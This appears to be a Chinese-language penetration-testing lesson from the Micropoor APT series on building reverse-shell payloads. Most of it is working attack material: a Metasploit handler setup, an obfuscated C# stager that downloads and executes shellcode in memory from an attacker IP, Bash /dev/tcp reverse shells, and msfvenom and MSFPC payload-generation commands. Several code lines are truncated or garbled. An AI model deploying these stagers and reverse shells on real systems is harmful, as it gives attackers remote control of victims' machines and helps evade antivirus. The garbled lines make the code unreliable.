

专注APT攻击与防御

<https://micropoor.blogspot.com/>

在实战中可能会遇到各种诉求payload，并且可能遇到各种实际问题，如杀毒软件，防火墙拦截，特定端口通道，隧道等问题。这里我们根据第十课补充其中部分，其他内容后续补充。

这次主要补充了C#， Bash


ps:在线代码高亮：<http://tool.oschina.net/highlight>

1.C#-payload

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.107
LHOST => 192.168.1.107
```


混淆：

```
using System; using System.Net; using System.Net.Sockets; using System.Runtime.InteropServices; using System.'
namespace RkfCHt1l { class LiNGeDokqnEH {
static byte[] idCWVw(string VVUUJUQtj1L, int eMcukOUqFuHbUv) {
    IPEndPoint nlttgWAMdEQgAo = new IPEndPoint(IPAddress.Parse(VVUUJUQtj1L), eMcukOUqFuHbUv);
    Socket fzTiwdk = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
    try { fzTiwdk.Connect(nlttgWAMdEQgAo); }
    catch { return null;}
    byte[] gJVVagJmu = new byte[4];
    fzTiwdk.Receive(gJVVagJmu, 4, 0);
    int GFxHorfhzft = BitConverter.ToInt32(gJVVagJmu, 0);
    byte[] mwxyRsYNn = new byte[GFxHorfhzft + 5];
    int yVcZAEmXaMszAc = 0;
    while (yVcZAEmXaMszAc < GFxHorfhzft)
    { yVcZAEmXaMszAc += fzTiwdk.Receive(mwxyRsYNn, yVcZAEmXaMszAc + 5, (GFxHorfhzft - yVcZAEmXaMszAc) < 4096 ?
    byte[] XEvFDc = BitConverter.GetBytes((int) fzTiwdk.Handle);
    Array.Copy(XEvFDc, 0, mwxyRsYNn, 1, 4); mwxyRsYNn[0] = 0xBF;
    return mwxyRsYNn;}
static void hcvPkmyIZ(byte[] fPnfqu) {
    if (fPnfqu != null) {
        UInt32 hcoGPUltNcjK = VirtualAlloc(0, (UInt32) fPnfqu.Length, 0x1000, 0x40);
        Marshal.Copy(fPnfqu, 0, (IntPtr) (hcoGPUltNcjK), fPnfqu.Length);
        IntPtr xOxEPnqW = IntPtr.Zero;
        UInt32 ooiiZLMzO = 0;
        IntPtr wxPyud = IntPtr.Zero;
        xOxEPnqW = CreateThread(0, 0, hcoGPUltNcjK, wxPyud, 0, ref ooiiZLMzO);
        WaitForSingleObject(xOxEPnqW, 0xFFFFFFFF); }}
static void Main(){
    byte[] dCwAid = null; dCwAid = idCWVw("xx.xx.xx.xx", xx);
    hcvPkmyIZ(dCwAid); }
[DllImport("kernel32")] private static extern UInt32 VirtualAlloc(UInt32 qWBbOS, UInt32 HoKzSHMU, UInt32
[DllImport("kernel32")] private static extern IntPtr CreateThread(UInt32 tqUXybrozZ, UInt32 FMmVpwin, UInt32 HI
[DllImport("kernel32")] private static extern UInt32 WaitForSingleObject(IntPtr CApwDwK, UInt32 uzGJUddCYTd);
```




1. Bash-payload

i >& /dev/tcp/xx.xx.xx.xx/xx 0>&1



exec 5<>/dev/tcp/xx.xx.xx.xx/xx

cat <&5 | while read line; do \$line 2>&5 >&5; done



附录：

msfvenom 生成bash

root@John:~# msfvenom -p cmd/unix/reverse_bash LHOST=xx.xx.xx.xx LPORT=xx > -f raw > payload.sh

参数简化

项目地址 : <https://github.com/g0tmilk/mpc>

```
root@John:~/mpc# ./msfpc.sh
[*] MSFvenom Payload Creator (MSFPC v1.4.4)

[!] Missing TYPE or BATCH/LOOP mode

./msfpc.sh <TYPE> [-<DOMAIN/IP>] [-<PORT>] [-<CMD/MSF>] [-<BIND/REVERSE>] [-<STAGED/STAGELESS>] [-<TCP/HTTP/HTTPS/FIND_PORT>] [-<BATCH/LOOP>] [-<VERBOSE>]
Example: ./msfpc.sh windows 192.168.1.10 # windows & manual IP.
./msfpc.sh elf bind eth0 4444 # Linux, eth0's IP & manual port.
./msfpc.sh stageless cmd py https # Python, stageless command prompt.
./msfpc.sh verbose loop eth1 # A payload for every type, using eth1's IP.
./msfpc.sh nsf batch wan # All possible Meterpreter payloads, using WAN IP.
./msfpc.sh help verbose # Help screen, with even more information.

<TYPE>:
+ APK
+ ASP
+ ASPX
+ Bash [.sh]
+ Java [.jsp]
+ Linux [.elf]
+ OSX [.macho]
+ Perl [.pl]
+ PHP
+ Powershell [.ps1]
+ Python [.py]
+ Tomcat [.war]
+ windows [.exe // .exe // .dll]
```

- Micropoor